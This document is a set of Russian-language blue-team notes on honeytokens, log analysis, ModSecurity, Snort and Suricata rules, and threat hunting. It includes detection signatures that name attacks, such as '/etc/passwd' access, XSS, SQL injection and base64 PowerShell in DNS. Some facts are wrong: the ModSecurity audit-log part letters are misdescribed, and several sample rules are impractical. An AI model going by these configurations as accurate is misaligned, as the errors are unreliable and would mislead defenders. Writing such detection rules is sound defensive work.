# ?????????? ?? ?????????.

# Honeytoken

Honeytoken — ложная информация в системе или на сайте компании для привлечения внимания и определения факта НСД. Может быть в виде фиктивных учетных записей или файлов, содержащих ложную информацию. Часто являются компонентом honeypot-систем. Последовательность размещения:

- Создание Honeytoken в зависимости от эмулируемых данных (например, поддомен организации).
- Размещение на ресурсе внешнего периметра организации (в случае с OSINT). Например, поддельные учетные данные, используемые удаленного доступа к высокочувствительным ресурсам размещаются в обсуждении на форуме.
- Систему управления Honeytoken связывают с системой обнаружения вторжений (IDS) или платформой управления информационной безопасностью и событиями безопасности (SIEM) или просто почта/мессенджеры.
- После срабатывания оповещения вступает в силу план реагирования на инциденты организации.
- Данные, собранные в результате анализа события, используются для принятия мер безопасности. Направления  использования Honeytoken дают представление о частях сети, подвергающихся наибольшему риску, а также о типах инструментов, необходимых для защиты этих областей.

**Настройка получения уведомлений о проведении OSINT**

При проведении OSINT пытаются получить следующие данные:

- Доменные имена, которые принадлежат организации;
- Почтовые адреса сотрудников;
- Социальные сети организации и ее сотрудников;
- Исходный код из репозиториев в системах контроля версий.

Каждый из этих информационных ресурсов возможно эмулировать и размещать в открытых источниках.

**DNS Canarytoken**

Механизм обнаружения НСД к DNS-серверам. Это уникальный DNS-запрос, который не должен быть использован нормальными пользователями или приложениями. Если кто-то попытается использовать этот запрос, это будет сигналом о возможной атаке. DNS

Canarytoken может быть размещен на DNS-сервере или в зоне DNS-имен и может быть настроен для определенных типов DNS-запросов или для всех запросов.

Поиск поддоменов третьего уровня — одно из действий при проведении OSINT. Самые распространенные префиксы попадают в словари утилит для поиска поддоменов. Регистрируем неиспользуемый поддомен, содержащийся среди ключевых слов сканеров и при доступе к которому будет происходить оповещение об обращении к нему.

Данный функционал реализован в Canarytokens. Уведомления об обращении присылаются на почтовый адрес, возможны webhook'и мессенджеров. Настройка осуществляется при помощи файла окружения.

В Knary поддерживаются следующие сервисы для оповещения: Discord, Slack, Microsoft Teams, Pushover, Lark, Telegram.

**E-mail адреса**

Обычно почтовые адреса аналогичны домену организации. Регистрируют поддельный e-mail. При выявлении деятельности (спам-рассылка, множественные попытки входа, использование почтового адреса в качестве логина при аутентификации, запросы к БД, содержащие сгенерированный e-mail) система обнаружения генерирует уведомление.

**Репозитории Git**

Часто в оставленных в публичном доступе репозиториях присутствуют API-токены доступа ко внутренним сервисам организации. Им могут пользоваться. Эмуляция и отслеживание аномальной активности, связанной с поддельным токеном (или даже целым endpoint’ом) выявляет факт компрометации исходного кода.

Для автоматизации и эффективного отслеживания деятельности злоумышленника на внешнем периметре компании можно использовать средство «Manuka», которое представляет собой агрегатор указанных выше методик по созданию honeytoken’ов.

Также для обнаружения OSINT’а возможно разворачивание средства T-Pot на внешнем периметре. Данное средство представляет собой сборку популярных honeypot-систем, эмулирующих отдельные сервисы (в т.ч. и DNS-серверы).

# ?????? ?????

Анализ логов выявляет подозрительные действия, указывающие на попытку проникновения. Можно определить:

- источник атаки (IP, устройства и т.д.)
- серьезность угрозы

- были ли предприняты какие-либо действия для компрометации системы

**Основные файлы журналов в Linux-системах**

Текущая схема журналирования в Debian:

```
[Программы] → journald → (опционально) rsyslog → /var/log/*.log
```

Подробнее о логах. rsyslog по умолчанию не установлен. Список журналов:

| | |
|---|---|
| rsyslog/journald | логи, генерируемые менеджером |
| kernel.log | логи ядра ОС |
| audit.log | логи ядра, которые пишет auditd, если он настроен |
| auth.log/secure | журнал событий безопасности |
| Логи приложений | например, веб-севера, БД или прочих |

Файлы журналов различаются в разных ОС. Например, логи событий для команд sshd, sudo и прочих действий, связанных с безопасностью в Ubuntu, находятся в /var/log/auth.log, а в CentOS в /var/log/secure. Также, файлы менеджера журналирования находятся в /var/log/syslog для Ubuntu, а в CentOS - /var/log/messages.

**Daemon (демоны) в системах Linux**

Демон Syslog

Менеджер журналов. Есть Nxlog и Syslog-NG, но Syslog наиболее распространен. Задача Syslog — прием событий от локальных служб, обработка, запись их в файлы журналов /var/log или пересылка событий по сети. Виды Syslog:

- Syslog как менеджер журналов;
- Syslog как сетевой протокол передачи данных;
- Syslog как формат предоставления данных.

Обычно приложения отправляют события менеджеру журналов в своем формате, и для удобства чтения логов из разных источников эти сообщения нужно стандартизировать.

**Веб-серверы и языки сценариев**

Веб-сервер Nginx

У Nginx есть один главный и несколько рабочих процессов. Основная задача главного процесса — чтение и проверка конфигурации и управление рабочими процессами, которые выполняют фактическую обработку запросов.

Конфигурация Nginx разделяется на виртуальные серверы (директива «server»). Виртуальные серверы, в свою очередь, разделяются на location. Для виртуального сервера возможно задать адреса и порты, на которых будут приниматься соединения.

Конфигурационный файл nginx.conf, каталоге /usr/local/nginx/conf, /etc/nginx или /usr/local/etc/nginx.

При работе Nginx ведет два файла журналов - access.log и error.log. Первый отвечает за журналирование успешно обработанных запросов клиентов, второй - за журнал ошибок. (access_log и error_log). По умолчанию Nginx имеет следующий формат логов:

- $remote_addr – IP адрес источника, с которого был сделан запрос;
- $remote_user – пользователь, прошедший HTTP-аутентификацию;
- [$time_local] – время посещения в часовом поясе сервера;
- “$request” – тип HTTP-запроса, запрошенный путь без аргументов и версия HTTP;
- $status – код ответа от сервера;
- $body_bytes_sent– размер ответа сервера в байтах;
- “$http_referer” – URI страницы, с которой пользователь сделал запрос;
- “$http_user_agent” – user-агент;

Сортировка лога по коду ответа:

cat access.log | cut -d '"' -f3 | cut -d ' ' -f2 | sort | uniq -c | sort -rn

Найти запросы, которые получили в ответ 404 ошибку, и отсортировать по числу запросов на URL:

awk '($9 ~ /404/)' access.log | awk '{print $7}' | sort | uniq -c | sort -rn

Список IP, с которых идут запросы к конкретному url:

awk -F\" '($2 ~ "/wp-admin/install.php"){print $1}' access.log | awk '{print $1}' | sort | uniq -c | sort -r

Список самых популярных URL:

awk -F\" '{print $2}' access.log | awk '{print $2}' | sort | uniq -c | sort -

В Elasticsearch для работы с такими логами удобно использовать фильтр event.category: "web". Также, для быстрого доступа к нужным данным можно выбрать интересующие аналитика поля в левой части в разделе Selected Fields, и нажав на значок "+" рядом с именем поля.

**Обнаружение перечисления веб-сервера (Enumeration)**

Обычно на фазе подготовки производят перечисление (enumeration) веб-сервера. В случае веб атак интересуют доступные URL, версия веб-сервера и установленные интерпретаторы.

Для определения ОС и версии Nginx сервера, воспользуемся инструментом Nmap. Для определения версий ПО ключ -sV.

```
nmap ip_addr -sV
```

При сканировании Nmap добавляет в заголовки запросов записи (поэтому нужно менять user-agent), позволяющие его идентифицировать.

Обнаружить перебор директорий по логам веб-сервера происходит с помощью контроля всплеска запросов с ответом от сервера 404 - Not found. Также в запросах подставляется несуществующий или устаревший User-agent, в нашем случае мы видим Mozilla/4.0 для Windows NT.

**Обнаружение атаки Local File Inclusion**

В логах обращений к веб-серверу будет запись вида ../../ В SIEM. применим следующие фильтры:


event.category: process;
event.code: 1 - Sysmon event 1 описывает событие создания нового процесса;
winlog.event_data.ParentUser: www-data - нас интересуют процессы, запускаемые от пользователя www-data;

Поскольку Sysmon изначально был написан для Windows, некоторые системы используют уже работающие для Windows модули для импорта логов. Пусть вас не смущает Winlog в названии поля, в нашем случае это поле описывает пользователя-родителя процесса в Linux-системе. event.module: sysmon_linux - нас интересуют логи Sysmon for Linux.

**Анализ логов Linux**

Инцидент повышения привилегий является серьезным инцидентом безопасности. При подозрении важно провести углубленное расследование. Признаками повышения привилегий могут являться вредоносное ПО в конфиденциальных системах, подозрительные входы в систему и необычные сетевые соединения, срабатывания систем EDR, NIDS, DLP итд.

С позиции Blue Team-специалиста, такие инструменты как LinPEAS генерируют большое количество событий подряд (запуск команд для работы с текстовыми данными grep), не характерное для работы человека, занимающимся фильтрацией данных. Определения всплеска такой активности может помочь с обнаружением.



Documents | Field statistics

Columns | 1 field sorted

| @timestamp | event.outcome | process.command_line | process.args | process.pid | process.executable |
|---|---|---|---|---|---|
| Dec 12, 2023 @ 17:11:13.000 | - | - | - | 44,884 | /usr/bin/grep |
| Dec 12, 2023 @ 17:11:13.000 | - | grep -RE comm="su"\|comm="sudo" /var/log/kern.log.4.gz | [grep, -RE, comm=su\|comm=sudo, /var/log/kern.log.4.gz] | 44,884 | /usr/bin/grep |
| Dec 12, 2023 @ 17:11:13.000 | - | - | - | 44,883 | /usr/bin/grep |

**Web-shell.** Самым простой - восстановление сайта из резервной копии и последующее устранение уязвимостей, которые привели к компрометации. Альтернативный способ — сравнить имеющиеся на сервере файлы с оригиналами, или настроить File Integrity monitoring (FIM).

FIM — это способ контроля целостности файлов. Программа с некоторой периодичностью создает контрольные суммы файлов системы, и сравнивает их с предыдущими значениями. Если контрольная сумма изменилась — значит файл был изменен, и программа запишет это событие в лог.

Из Open-source решений, которые делают FIM можно выделить три самых популярных:

- Auditbeat’s File Integrity Monitoring: Auditbeat’s File Integrity Monitoring
- Auditd: Auditd
- Wazuh’s File Integrity Monitoring: Wazuh’s File Integrity Monitoring

# IDS/IPS

Для средств защиты сети, таких как IDS/IPS и WAF, основными полями для расследования в логах будут являться следующие поля:

- IP-адреса источника и назначения;
- Порты источника и назначения;
- Используемый протокол (как минимум 4 уровня, если по какой-то причине невозможно получить данные об используемых портах - пригодится и более верхнеуровневая информация по протоколам);
- Название сработавшего правила (как обсуждалось ранее, это поле "msg" в правилах Snort, Suricata или ModSecurity).

Общий алгоритм анализа логов:

| | |
|---|---|
| Сбор логов | Логи содержат информацию об обнаруженных событиях, таких как сетевые атаки, подозрительная активность или нарушения безопасности. На этом этапе система записывает данные о событиях в свои лог-файлы. |
| Фильтрация и предварительный анализ | Перед тем как начать полноценный анализ, происходит предварительная фильтрация данных. Это может включать в себя удаление дубликатов, фильтрацию по типу события, времени или другим критериям, чтобы уменьшить объем данных для более эффективного анализа. |
| Идентификация потенциально вредоносных событий | Аналитики обращают внимание на события, которые могут указывать на потенциальные вторжения или атаки. Это включает в себя анализ сигнатур, обнаружение отклонений от нормы, анализ аномалий и другие методы идентификации аномальной активности. |
| Классификация и приоритезация событий | События классифицируются по типу атаки или нарушения безопасности. Каждому событию присваивается приоритет в зависимости от потенциального воздействия на безопасность системы и данных. |
| Корреляция событий | Иногда важно анализировать события в контексте других событий. Корреляция событий позволяет выявить более сложные атаки, которые могут проявляться через несколько этапов или методов. |
| Анализ сетевого трафика | При обнаружении атаки аналитики могут анализировать сетевой трафик, связанный с атакой. Это включает в себя детальный анализ пакетов, их содержимого и потоков данных для более глубокого понимания характеристик атаки. |
| Дополнительные проверки | Дополнительные проверки могут включать в себя анализ журналов системы, анализ конфигураций уязвимых систем, а также использование внешних источников данных - то есть поиск информации в других системах, отличных от средств сетевой защиты. |
| Реакция и реагирование | В зависимости от важности и типа обнаруженной атаки, принимаются меры по реагированию. Это может включать в себя блокировку атакующего IP-адреса, изменение конфигурации системы, оповещение ответственных лиц и другие меры. |
| Документация и отчетность | Все обнаруженные события и предпринятые меры должны быть документированы. Это важно для дальнейшего анализа, а также для отчетности и аудита. |

**open-appsec**

**ModSecurity**

ModSecurity — веб-брандмауэр (Web Application Firewall, WAF), в виде модуля веб-сервера. Встраивается в цикл обработки запросов и ответов веб-сервера Задачи:

- Обнаруживает и блокирует SQLi, XSS, инъекции кода, и другие уязвимости веб-приложений;
- Логирование событий

**Компоненты:**

- Rule Engine (Движок обработки правил) — компонент, ответственный за принятие решений на основе правил безопасности.
- Rule Language (Язык/синтаксис правил) — специальный синтаксис, используемый для написания правил обработки входящего и исходящего трафика.
- Rule Set (Набор правил) — набор заранее определенных правил безопасности, который может быть настроен и расширен под нужды конкретного приложения.

# Apache

```
sudo apt update
sudo apt install apache2 libapache2-mod-security2
```

**Активация модуля**

```
sudo ln -s /etc/modsecurity/modsecurity.conf /etc/apache2/conf-enabled/
sudo systemctl restart apache2
```

# ????????? ModSecurity

/etc/modsecurity/modsecurity.conf.

```
# Основные настройки
SecRuleEngine On
SecRequestBodyAccess On
SecDataDir /var/cache/modsecurity
SecRequestBodyLimit 13107200

# Настройки логгирования
SecDebugLog /var/log/modsec_debug.log
```

```
SecDebugLogLevel 0
SecAuditEngine RelevantOnly
SecAuditLogRelevantStatus "^(?:5|4(?!04))"
SecAuditLogParts ABIFHZ
SecAuditLogType
Serial SecAuditLog /var/log/modsec_audit.log

#### Правила блокировки/пропускания запросов
# Правило пропускает запросы с IP адресов из whitelist
SecRule REMOTE_ADDR "@ipMatchFromFile /etc/modsecurity/whitelist.conf" "phase:1,nolog,allow"
# Правило разрешает метод OPTIONS
SecRule REQUEST_METHOD "OPTIONS" "phase:1,nolog,allow"
# Правило разрешает метод CONNECT
SecRule REQUEST_METHOD "CONNECT" "phase:1,nolog,allow"
# Правило запрещает использование любых методов кроме GET, HEAD и POST, и обозначает статус-код ошибки 405-ым
SecRule REQUEST_METHOD "!^(GET|HEAD|POST)$" "phase:2,deny,status:405,log,msg:'Method is not allowed.'"

#### Правила обнаружения атак
# Правило проверяет заголовок host - есть ли в нем IP адрес
SecRule REQUEST_HEADERS:Host "@rx ^\d+\.\d+\.\d+\.\d+$" "phase:1,block,log,msg:'IP address in Host header.'"
# Правило проверяет используемый протокол в запросе и блокирует соединения по HTTP, выдавая 403 код ответа
SecRule REQUEST_URI|REQUEST_HEADERS "!(?i:^https?://)"
"phase:1,deny,status:403,id:1005,msg:'Non-HTTPS traffic not allowed.'"
# Правило блокирует трафик от ботов и сканеров, определеяя их по юзер-агенту
SecRule REQUEST_HEADERS:User-Agent "@pm (googlebot|bingbot)"
"phase:1,deny,status:403,id:1006,msg:'Bot not allowed.'"
# Правило для блокировки запросов с неправильными Referer - Referer отличается от SERVER_NAME
SecRule REQUEST_HEADERS:Referer "!@contains %{SERVER_NAME}"
"phase:1,deny,status:403,id:1007,msg:'Invalid Referer.'"
# Правило блокирует запросы с неправильными Content-Type
SecRule REQUEST_HEADERS:Content-Type "!@rx ^(application/x-www-form-urlencoded|multipart/form-data|text/plain)$" "phase:1,deny,status:403,id:1008,msg:'Invalid Content-Type.'"
# Правило блокирует запросы с неправильным User-Agent
SecRule REQUEST_HEADERS:User-Agent "!@rx ^[a-zA-Z0-9_.-]+$"
"phase:1,deny,status:403,id:1009,msg:'Invalid User-Agent.'"
# Правило блокирует запросы с неправильными Accept-Charset
```

```
SecRule REQUEST_HEADERS:Accept-Charset "!@rx ^[a-zA-Z0-9_.-]+$"
"phase:1,deny,status:403,id:1010,msg:'Invalid Accept-Charset.'"
# Правило блокирует запросы с неправильным Accept-Encoding
SecRule REQUEST_HEADERS:Accept-Encoding "!@rx ^[a-zA-Z0-9_.-]+$"
"phase:1,deny,status:403,id:1011,msg:'Invalid Accept-Encoding.'"
# Правило блокирует запросы с неправильным Accept-Language
SecRule REQUEST_HEADERS:Accept-Language "!@rx ^[a-zA-Z0-9_.-]+$"
"phase:1,deny,status:403,id:1012,msg:'Invalid Accept-Language.'"
```

Некоторые из ключевых параметров:

SecRuleEngine — определяет, включен ли ModSecurity (On - включено, Off - выключено).
SecRequestBodyAccess — определяет, имеет ли ModSecurity доступ к телу запроса (On - включено, Off - выключено).
SecDataDir — определяет директорию для хранения данных, таких как временные файлы и директории.
SecDebugLog, SecDebugLogLevel — определяют файл и уровень журнала отладки.
SecAuditEngine, SecAuditLog, SecAuditLogRelevantStatus, SecAuditLogParts — настройки для журналирования аудита.

**Проверка работоспособности**

Можно создать простой тестовый файл, чтобы убедиться, что ModSecurity работает.
Создайте файл test.php в вашем веб-каталоге с содержимым:

<?php echo "Hello, World!"; ?>

Откройте этот файл в веб-браузере и убедитесь, что он доступен. Затем попробуйте создать запрос, который сработает на одном из правил ModSecurity, чтобы убедиться, что он блокирует нежелательные запросы.

**анализ логов ModSecurity**

Логи ModSecurity могут быть объемными и содержать различные сведения о запросах, правилах, срабатываниях и действиях, принятых модулем. Обычно логи ModSecurity находятся в каталоге, указанном в конфигурационном файле, например, /var/log/modsec_audit.log для журнала аудита.

Использование утилит для анализа логов:

Для анализа логов ModSecurity вы можете использовать утилиты, такие как grep, awk, sed, cat и другие.

Пример команды для просмотра последних 100 строк журнала аудита:

tail -n 100 /var/log/modsec_audit.log

Фильтрация логов по определенным событиям:

Используйте grep или другие инструменты для фильтрации логов по конкретным событиям. Например, для поиска срабатываний правила с ID 1001:

grep 'id:1001' /var/log/modsec_audit.log

Формат логов:

Включите необходимые поля в логах, используя настройки в конфигурационном файле, такие как SecAuditLogParts.
SecAuditLogParts в ModSecurity — это настройка, которая определяет, какие части данных будут включены в журнал аудита (audit log). Эта настройка позволяет настраивать формат вывода логов и включать в них только необходимую информацию. Каждая часть, определенная в SecAuditLogParts, представляет собой отдельный блок данных, который может быть включен или исключен в зависимости от потребностей анализа.

Пример использования SecAuditLogPart:

SecAuditLogParts ABCDEFGHZ

Основные части, которые можно включить в SecAuditLogParts:

A - Request Headers (REQUEST_HEADERS): Заголовки запроса

B - Request Body (REQUEST_BODY): Тело запроса

C - Response Headers (RESPONSE_HEADERS): Заголовки ответа

D - Response Body (RESPONSE_BODY): Тело ответа

E - UUID (UUID): Уникальный идентификатор транзакции

F - Unique ID (UNIQUE_ID): Уникальный идентификатор запроса (например, Apache unique request ID)

G - События в аудите (AUDIT_LOG): События в формате JSON

H - Примерный перевод событий в аудите (AUDIT_LOG_RELEVANT): Примерный перевод событий в формате JSON.

Z - Завершающая строка (END): Завершающая строка для каждого запроса

Использование SecAuditLogParts обеспечивает гибкость в конфигурации логирования ModSecurity, что важно при настройке системы безопасности для конкретных потребностей вашего веб-приложения.

Использование инструментов для визуализации

Используйте инструменты визуализации логов, такие как modsec_audit_log_viewer, modsecurity-transaction-dashboard, или другие, чтобы более наглядно анализировать данные.

Проверка статуса срабатывания правил

При анализе логов обратите внимание на статусы срабатывания правил. Например, status:403 указывает на блокировку запроса.

Использование инструментов анализа безопасности:

Используйте инструменты безопасности, такие как ModSecurity-Log-Analyzer, которые специально созданы для анализа логов ModSecurity.
Простой пример лога:

--eca96d83-A-- [12/Dec/2023:15:30:45 +0000] U9Qn8HO@ABoAAHwMnNoAAAAB 192.168.1.100 12345 192.168.1.200 80
--eca96d83-B-- POST /example.php HTTP/1.1 Host: www.example.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0 Content-Type: application/x-www-form-urlencoded Content-Length: 20 param1=value1&param2=value2
--eca96d83-C-- HTTP/1.1 403 Forbidden Content-Length: 214 Content-Type: text/html; charset=iso-8859-1
--eca96d83-F-- ...
--eca96d83-H-- Message: Access denied with code 403 (phase 2). Pattern match "(?i:(?:\b(?:union\s*all|select\s*(?:.+)\s*from|create\s*(?:.+)\s*table|delete\s*from|drop\s*(?:.+)\s*table|exec\s*(?:\w+\s*|\s*)\(|insert\s*into|shutdown|update\s*(?:.+)\s*set)\b))" at ARGS_NAMES:param1. [file "/etc/modsecurity/modsecurity.conf"] [line "21"] [id "1001"] [msg "SQL Injection attempt."] [severity "CRITICAL"] [hostname "www.example.com"] [uri "/example.php"] [unique_id "U9Qn8HO@ABoAAHwMnNoAAAAB"]
--eca96d83-Z--

Части логов:

A - Информация о запросе, включая уникальный идентификатор события (U9Qn8HO@ABoAAHwMnNoAAAAB), IP-адрес клиента, порт клиента, IP-адрес сервера, и порт сервера.

B - Содержит сам запрос, включая метод (POST), URI (/example.php), HTTP-версию, заголовки запроса и тело запроса.

C - Информация о ответе сервера, включая код состояния (403 Forbidden), длину содержимого и тип контента.

F - Дополнительная информация (не показана в примере).

H - Лог ModSecurity, содержащий информацию о срабатывании правила. В данном случае, правило с id "1001" (SQL Injection attempt) сработало из-за обнаружения попытки SQL-инъекции в параметре param1.

Z - Завершающая часть лога.

**Реагирование на инциденты с использованием ModSecurity**

ModSecurity предоставляет несколько методов оповещения администратора об инцидентах безопасности. Эти методы включают в себя логирование событий, отправку электронных сообщений, уведомления в системные журналы и использование внешних систем мониторинга. Вот несколько способов, как ModSecurity может делать оповещения:

Логирование событий:

ModSecurity создает логи событий, которые могут быть анализированы администраторами. В журналах содержится информация о срабатываниях правил, заблокированных запросах и других событиях и инцидентах
Логи могут быть настроены в соответствии с требованиями и включать в себя различные уровни детализации, в зависимости от потребностей безопасности вашего приложения

Электронные уведомления:

В ModSecurity может быть настроена отправка почтовых сообщений в случае срабатывания определенных правил или классов атак. Для этого можно использовать настройку SecAction с действием:
log, pass, phase:2, msg:'Message to alert admin', logdata:'adminadmin@email.com'

Интеграция с системами мониторинга:

ModSecurity может интегрироваться с внешними системами мониторинга, такими как SIEM. Это позволяет администраторам централизованно отслеживать безопасность в реальном времени и получать оповещения.
Мониторинг системных журналов:

События ModSecurity также могут быть отправлены в системные журналы операционной системы. Администраторы могут настроить мониторинг этих журналов для обнаружения и реагирования на инциденты.
Использование специфических настроек в конфигурации:

В ModSecurity существует настройка SecAuditLogRelevantStatus, которая позволяет настроить конкретные статусы ответов, при которых должны генерироваться оповещения. Например, для оповещения при срабатывании правил, приводящих к статусам 5xx и 4xx, вы можете установить:
SecAuditLogRelevantStatus "^(5|4[0-9][0-9])$"

Как было сказано ранее, ModSecurity можно использовать в базовой комплектации правил, но как правило, ее может быть недостаточно, поэтому очень важна кастомизация ModSecurity. Она позволит адаптировать WAF под конкретные потребности безопасности веб-приложения. Это может включать в себя настройку правил фильтрации, оптимизацию производительности, а также логирования событий под требования безопасности. Кастомизация ModSecurity также полезна для учета специфических сценариев использования, например, когда веб-приложение использует веб-сервисы или API. Так как ModSecurity — инструмент с открытым исходным кодом, он легко поддается кастомизации, и также может интегрироваться с внешними системами мониторинга и управления инцидентами.

**Snort**

Snort — IDS/IPS с открытым исходным кодом. Метод обнаружения атак — сигнатурный анализ трафика. Поддерживает обнаружение атак на различных уровнях сети, включая IP, TCP, UDP, ICMP, и другие протоколы.

Примеры правил Snort
Пример 1: Правило обнаруживает попытки SQL-инъекций в URL с использованием одинарной кавычки (%27).

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQL Injection Attempt";
flow:to_server,established; content:"%27"; classtype:web-application-attack; sid:1;)
```

Пример 2: Правило обнаруживает попытки доступа к файлу /etc/passwd в сетевом трафике.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Attempt to access /etc/passwd";
content:"/etc/passwd"; classtype:attempted-recon; sid:2;)
```

Пример 3: Правило обнаруживает попытки XSS-атак с использованием встроенного скрипта в теле HTTP-запроса.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"XSS Attack Attempt";
flow:to_server,established; content:"<script>"; classtype:web-application-attack; sid:3;)
```

Пример 4: Правило обнаруживает попытки загрузки файлов с подозрительным содержимым, начинающимся с сигнатуры MZ, что может указывать на исполняемый файл.

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Potential Malicious File Download";
flow:to_client,established; file_data; content:"MZ";
isdataat:!1,relative; classtype:trojan-activity; sid:4;)
```

**Suricata**

**Suricata** - инструмент сетевой безопасности с открытым исходным кодом, который является средствами IDS/IPS и предоставляет мониторинг сетевой активности. Suricata использует сигнатурный анализ для выявления атак в трафике. Сигнатурный анализ основывается на заранее определенных сигнатурах (правилах), описывающих известные атаки и угрозы, IDS/IPS сверяет содержимое пакета на наличие паттернов, определенных в сигнатуре, и срабатывает в случае совпадения с этим паттерном.

Suricata считается логическим продолжением Snort.

# ????????? ?????? Suricata

```
action proto src_ip src_port direction dst_ip dst_port (options; content; classtype; sid; rev;
msg;)
```

| Поле | Описание |
|---|---|
| `action` | Действие, которое предпринимается при срабатывании правила: `alert` для предупреждения, `drop` для блокировки трафика |
| `proto` | Протокол: TCP, UDP, ICMP, IP, HTTP и т. д. |
| `src_ip`, `dst_ip` | Адреса источника и назначения |
| `src_port`, `dst_port` | Порты источника и назначения |
| `direction` | Направление трафика: `->` для однонаправленного, `<->` для двунаправленного |
| `options` | Дополнительные опции правила, такие как flow для указания направления трафика, content для поиска содержимого в пакетах, flowbits для работы с битами состояния, и другие. |
| `classtype` | Класс атаки, например, attempted-recon, successful-admin, web-application-attack, и т. д. |
| `sid` | Уникальный идентификатор сигнатуры |
| `rev` | Номер версии правила, обновляется каждый раз, когда вендор обновляет сигнатуру |
| `msg` | Имя правила |

# ??????? ?????? Suricata

# ?????? 1:

```
alert tcp any any -> $HOME_NET any (msg:"Port Scan Detected"; flags:S; threshold: type both,
track by_src, count 5, seconds 60;)
```

Правило обнаруживает сканирование:

- `flags:S` - правило находит в трафике пакеты TCP SYN
- `track by_src`, `count 5`, `seconds 60` - срабатывает при превышении порогового значения в 5 пакетов от одного источника за 60 секунд

# ?????? 2:

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET USER_AGENTS Suspicious User-Agent
(hi)";
flow:established,to_server; http.header; content:"User-Agent|3a 20|hi|0d 0a|";
nocase; classtype:trojan-activity; sid:2018381;
rev:4; metadata:affected_product Any, attack_target Client_Endpoint, created_at 2014_04_10,
deployment Perimeter, former_category HUNTING, signature_severity Major, tag User_Agent,
updated_at 2020_04_29;)
```

Правило обнаруживает подозрительный User-Agent "hi" в HTTP-трафике.

# ?????? 3:

```
alert icmp $HOME_NET any -> $EXTERNAL_NET any (msg:"ET MALWARE Gimmiv Infection Ping
Outbound"; icode:0; itype:8; dsize:20;
content:"abcde12345fghij6789"; reference:url,doc.emergingthreats.net/2008726;
classtype:trojan-activity; sid:2008726; rev:3; metadata:created_at 2010_07_30, updated_at
2010_07_30;)
```

Правило обнаруживает троян Gimmiv в ICMP-трафике по строке `abcde12345fghij6789`.

# ?????? 4:

```
alert dns any any -> $HOME_NET any (msg:"ET ATTACK_RESPONSE PowerShell String Base64 Encoded Text.Encoding (ZXh0LkVuY29k) in DNS TXT Reponse"; content:!"v=DKIM";  content:"|00 00 10 00 01 c0 0c 00 10 00 01|"; content:"ZXh0LkVuY29k"; distance:0; fast_pattern; reference:url,github.com/no0be/DNSlivery; classtype:bad-unknown; sid:2043164;  rev:2; metadata:attack_target Client_Endpoint, created_at 2023_01_03, deployment Perimeter, former_category ATTACK_RESPONSE, performance_impact Low, signature_severity Major, updated_at 2023_01_24;)
```

Правило обнаруживает закодированную в base64 строку PowerShell в ответе DNS TXT.

# ?????? 5:

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Potential Malicious File Download"; flow:to_client,established; file_data; content:"MZ";  isdataat:!1,relative; classtype:trojan-activity; sid:4;)
```

Правило обнаруживает попытки загрузки файлов с подозрительным содержимым, начинающимся с сигнатуры MZ, что может указывать на исполняемый файл.

**Группы хостов**

Suricata и Snort, используют группы хостов для определения, какие узлы сети следует рассматривать в контексте правил. Группы хостов определяются администраторами IDS/IPS.

Рассмотрим некоторые группы:

$HOME_NET - обозначает внутреннюю сеть, которую вы хотите защитить. Это может включать в себя все внутренние IP-адреса и сети организации.
$EXTERNAL_NET - обозначает внешнюю сеть или сети, которые считаются внешними для вашей инфраструктуры. Это может включать в себя весь интернет или определенные сетевые диапазоны, обычно в EXTERNAL_NET берутся все хосты, которые не включены в HOME_NET, то есть $EXTERNAL_NET = !($HOME_NET)
$DNS_SERVERS - определяет серверы DNS
$DC_SERVERS - контроллеры домена
$SMTP_SERVERS - серверы электронной почты
$HTTP_SERVERS - веб-серверы и т.д.

**Сравнение Suricata и Snort**

| | Suricata | Snort |
|---|---|---|
| Многопоточность | Многопоточная | Однопоточная |
| Блокировка трафика | + | +/- |
| Сложные переменные | + | +/- |
| Протоколы | + | +/- |
| Действия | дополнительные действия в правилах, такие как reject и replace | alert drop |
| обработка трафика | + | - |

# ?????????????? ?????

**Threat Hunting** — это проактивный поиск угроз, вредоносной деятельности в компьютерных сетях.

Цель - обнаружении кибератак, которые не могут быть выявлены с помощью традиционных методов защиты (брандмауэры, антивирусные программы). Для этого проводится ручной или автоматизированный поиск и анализ индикаторов компрометации (IoC).

Дополнение к существующей системе защиты. Шаги:

- формулирование гипотезы: предположения о местах, где могут находиться угрозы, используя как внутренние, так и внешние данные
- проверка гипотезы.: гипотезы тестируются путем анализа данных с конечных точек для обнаружения индикаторов компрометации, связанных с новыми вредоносными программами.

Если гипотеза подтверждается, нужно принять меры. Полученная информация также может быть использована для формулирования новых гипотез и улучшения системы защиты, например, для обновления правил фильтрации трафика.

**Hunting Maturity Model** (HMM - «модель зрелости активного поиска угроз») — это система оценки готовности организации к активному поиску угроз. Существует пять уровней зрелости компании в HMM:

